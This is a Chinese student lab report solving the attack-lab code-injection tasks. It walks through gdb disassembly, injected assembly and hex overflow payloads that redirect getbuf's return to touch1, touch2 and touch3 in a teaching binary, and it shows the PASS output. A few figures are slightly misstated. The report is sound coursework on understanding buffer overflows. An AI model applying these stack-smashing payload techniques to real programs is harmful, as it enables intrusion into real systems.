宇佐见函钩 编写

时　　间　　2024 年 5 月 18 日

实验 4：代码注入攻击

Attack

1. 实验目的

进一步理解软件脆弱性和代码注入攻击。

2. 实验内容

实验内容包括以下三个任务：详细内容请参考实验指导书：实验 4.pdf

No.	任务内容
1	任务一：在这次任务中，你不需要注入任何代码，只需要利用缓冲区溢出漏洞，实现程序控制流的重定向。
2	任务二：在这次任务中，你需要注入少量代码，利用缓冲区溢出漏洞，实现程序控制流的重定向至 touch2 函 数，并进入 touch2 函数的 validate 分支。
3	任务三：在这次任务中，你需要注入少量代码，利用缓冲区溢出漏洞，实现程序控制流的重定向至 touch3 函 数，并进入 touch3 函数的 validate 分支。

3. 实验要求

1） 在 Unbuntu18.04LTS 操作系统下，按照实验指导说明书，使用 gdb 和 objdump 和代码注入辅助工具，以反向工程方式完成代码攻击实验。

2） 任务一和任务二是必做任务；任务三为选做，有加分。

2）需提交：电子版实验报告全文。

4. 实验结果

根据 README 文件，可以得知程序在运行时首先会调用 test 函数。

```
void test()
{
    int val;
    val = getbuf();
    printf("No exploit. Getbuf returned 0x%x\n", val);
}
```

该函数调用了 getbuf 函数，但是题目要求通过代码注入的方式让 getbuf 函数执行结束后不返回到 test，而是返回到 touch1 函数。
Getbuf 函数 c 语言代码如下所示：

```
unsigned getbuf()
{
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

Getbuf 函数的反汇编代码如下图所示：

```
Dump of assembler code for function getbuf:
   0x00000000004017a8 <+0>:     sub    $0x28,%rsp
   0x00000000004017ac <+4>:     mov    %rsp,%rdi
   0x00000000004017af <+7>:     callq  0x401a40 <Gets>
   0x00000000004017b4 <+12>:    mov    $0x1,%eax
   0x00000000004017b9 <+17>:    add    $0x28,%rsp
   0x00000000004017bd <+21>:    retq
End of assembler dump.
```


该函数的作用是创建一个缓冲区，并且在缓冲区中读取数据。但是该函数并没有考虑缓冲区溢出的问题，所以当输入内容的长度大于缓冲区时，控制台就会产生错误提示。
通过汇编语言代码可以看出该函数分配了一个大小为 0x28，即 40 字节的缓冲区。然后将栈顶位置作为参数调用 Gets 函数，用于读入字符串。
任务一：
首先来看 touch1 函数，函数代码如下：

```
void touch1()
{
    vlevel = 1; /* Part of validation protocol */
    printf("Touch1!: You called touch1()\n");
    validate(1);
    exit(0);
}
```

可以使用 gdb 来对 touch1 函数进行反汇编，运行结果如下：

```
(gdb) disas touch1
Dump of assembler code for function touch1:
   0x00000000004017c0 <+0>:     sub    $0x8,%rsp
   0x00000000004017c4 <+4>:     movl   $0x1,0x202d0e(%rip)        # 0x6044dc <vlevel>
   0x00000000004017ce <+14>:    mov    $0x4030c5,%edi
   0x00000000004017d3 <+19>:    callq  0x400cc0 <puts@plt>
   0x00000000004017d8 <+24>:    mov    $0x1,%edi
   0x00000000004017dd <+29>:    callq  0x401c8d <validate>
   0x00000000004017e2 <+34>:    mov    $0x0,%edi
   0x00000000004017e7 <+39>:    callq  0x400e40 <exit@plt>
End of assembler dump.
```

可以看到 touch1 的地址为 0x4017c0.



Getbuf 函数的栈帧分配如图所示，以八个字节为单位，总共分配了 40 字节。所以我们可以输入 41 个字节，将 40 字节填满，然后接下来的字节就会进入 test 函数返回地址部分，我们输入的内容就会入侵，然后将返回地址改编为我们想要达到的 touch1 函数的地址。Touch1 的地址为 4017c0，因为 x86 使用小端存储，所以每两个字节的存储方向是相反的。按照 README 文档的说明，在创建的 txt 文件中输入如下内容：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c0 17 40 00 00 00 00 00
```

然后输入指令完成 touch1 实验./hex2raw < ans1.txt | ./ctarget -q

```
root@localhost:/home/lab4# ./hex2raw < ans1.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 C0 17 40 00 00 00 00 00
```

任务二：

要求为：“在这次任务中，你需要注入少量代码，利用缓冲区溢出漏洞，实现程序控制流的重定向至 touch2 函数，并进入 touch2 函数的 validate 分支。”

Touch2 代码实现如下：

```
void touch2(unsigned val)
{
    vlevel = 2; /* Part of validation protocol */
    if (val == cookie) {
```

```
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```

Touch2 中出现了 cookie，在 README 中也可以查询到 cookie 的地址为 0x59b997fa。

第二题让返回地址到达 touch2 的方式与第一题相同，即在缓冲区溢出的部分输入 touch2 地址即可，注意小端存储的顺序。

但这次任务还要求调用 touch2 函数，并且将 cookie 作为参数传入 touch2。

可以通过在栈中保存目标代码的地址，然后以 ret 的形式进行跳转。

在汇编语言中，ret 指令就是将栈中存放的地址弹出作为下一条指令的地址。我们可以通过 push 和 ret 指令完成代码。

首先，通过字符串输入把 caller 的栈中储存的返回地址改为注入代码的存放地址。然后查看 cookie 值为 0x59b997fa，先将第一个参数寄存器修改为该值。

然后在栈中压入 touch2 代码地址。ret 指令调用返回地址也就是 touch2

确定注入代码的地址。代码应该存在 getbuf 分配的栈中，地址为 getbuf 函数中的栈顶。

注入代码如下：

```
movq    $0x59b997fa,%rdi
pushq   $0x4017ec          (touch2 函数的地址)
ret
```

将代码保存在 touch2.s 中，然后输入指令 gcc -c touch2.s,得到编译的 touch2.o 文件，然后使用 odjdump -d touch2.o > touch2.d 将程序反汇编。

得到结果如下，框中部分即为代码的字节级表示

```
Disassembly of section .text:

0000000000000000 <.text>:
   0: 48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7: 68 ec 17 40 00          pushq  $0x4017ec
   c: c3                      retq
```

然后在 gdb 中先 getbuf 分配栈帧后打断点，然后查看 getbuf 栈顶指针的位置。


```
(gdb) b getbuf
Breakpoint 1 at 0x4017a8: file buf.c, line 12.
(gdb) r -q
Starting program: /home/lab4/ctarget -q
Cookie: 0x59b997fa

Breakpoint 1, getbuf () at buf.c:12
12      buf.c: No such file or directory.
(gdb) stepi
14      in buf.c
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x00000000004017a8 <+0>:     sub    $0x28,%rsp
=> 0x00000000004017ac <+4>:     mov    %rsp,%rdi
   0x00000000004017af <+7>:     callq  0x401a40 <Gets>
   0x00000000004017b4 <+12>:    mov    $0x1,%eax
   0x00000000004017b9 <+17>:    add    $0x28,%rsp
   0x00000000004017bd <+21>:    retq
End of assembler dump.
(gdb) p/x $rsp
$1 = 0x5561dc78
```

指针地址为 0x5561dc78。最后得到输入内容为

```
48 c7 c7 fa 97 b9 59 68
ec 17 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
```

栈帧内容的示意图：



逻辑如下：
getbuf 执行 ret 指令后，注入代码的地址从栈中弹出
程序执行我们编写的代码，当再次执行 ret 后，从栈中弹出的就是我们压入的 touch2 函数的地址，成功跳转
提交方式与任务一相同。运行结果如图：

```
root@localhost:/home/lab4# ./hex2raw < ans2.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9 59 68 EC 17 40 00 C3 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 DC 61 55 00 00 00 00
```

任务三：
Touch3 函数代码如下：

```
void touch3(char *sval)
{
    vlevel = 3; /* Part of validation protocol */
    if (hexmatch(cookie, sval)) {
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```


函数调用的 hexmatch 代码如下：

```
/* Compare string to hex representation of unsigned value */
int hexmatch(unsigned val, char *sval)
{
    char cbuf[110];
    /* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
```

所以要求把 cookie 转成相应的字符串传入 hexmatch 函数。但是在 hexmatch 函数中可以看到字符 s 的位置是随机的，所以写在 getbuf 上的字符很有可能被覆盖，无法被正常比较。所以考虑吧 cookie 的字符存在 test 的栈上。
反汇编可以看出 test 栈的大小为 8 字节。所以输入的字符要比前两个题多 8 字节。
在 test 函数前设置节点，然后使用 stepi 运行一步，让程序开出 test 函数的栈，然后查看栈顶指针的地址：

```
(gdb) stepi
92      in visible.c
(gdb) p/x $rsp
$2 = 0x5561dca8
(gdb) disas test
Dump of assembler code for function test:
   0x0000000000401968 <+0>:     sub    $0x8,%rsp
=> 0x000000000040196c <+4>:     mov    $0x0,%eax
   0x0000000000401971 <+9>:     callq  0x4017a8 <getbuf>
   0x0000000000401976 <+14>:    mov    %eax,%edx
   0x0000000000401978 <+16>:    mov    $0x403188,%esi
   0x000000000040197d <+21>:    mov    $0x1,%edi
   0x0000000000401982 <+26>:    mov    $0x0,%eax
   0x0000000000401987 <+31>:    callq  0x400df0 <__printf_chk@plt>
   0x000000000040198c <+36>:    add    $0x8,%rsp
   0x0000000000401990 <+40>:    retq
End of assembler dump.
(gdb)
```

touch3 的栈帧分配示意图如下：




逻辑如下：getbuf 执行 ret，从栈中弹出返回地址，跳转到我们注入的代码
代码执行，先将存在 caller 的栈中的字符串传给参数寄存器%rdi，再将 touch3 的地址压入栈中
代码执行 ret，从栈中弹出 touch3 指令，成功跳转

0x5561dca8 是字符串存放的地址，也是调用 touch3 应该传入的参数，0x4018fa 是 touch3 的地址，所以代码如下：

```
movq    $0x5561dca8, %rdi
pushq   $0x4018fa
ret
```

通过相同的方法，将代码转化为字节级表示：



将 5561dca8 转化为 ascii 码是 35 39 62 39 39 37 66 61

由于在 test 栈帧中多利用了一个字节存放 cookie，所以本题要输入 56 个字节。注入代码的字节表示放在开头，33-40 个字节放置注入代码的地址用来覆盖返回地址，最后八个字节存放 cookie 的 ASCII 。于是得到如下输入：

```
48 c7 c7 a8 dc 61 55 68
fa 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
35 39 62 39 39 37 66 61
```

5. 实验总结及心得体会

代码注入攻击实验让我更加深刻地理解了程序运行时栈帧的分配和缓冲区的分配，了解了缓冲区溢出漏洞的原理：在缓冲区输入过多的字符使其进入到其他函数的栈帧中，影响程序的运行方向。这个实验警示我们在后续的程序设计中要注意防止产生缓冲区溢出的 bug，并使用金丝雀值进行自检，一旦检测到漏洞及时终止程序。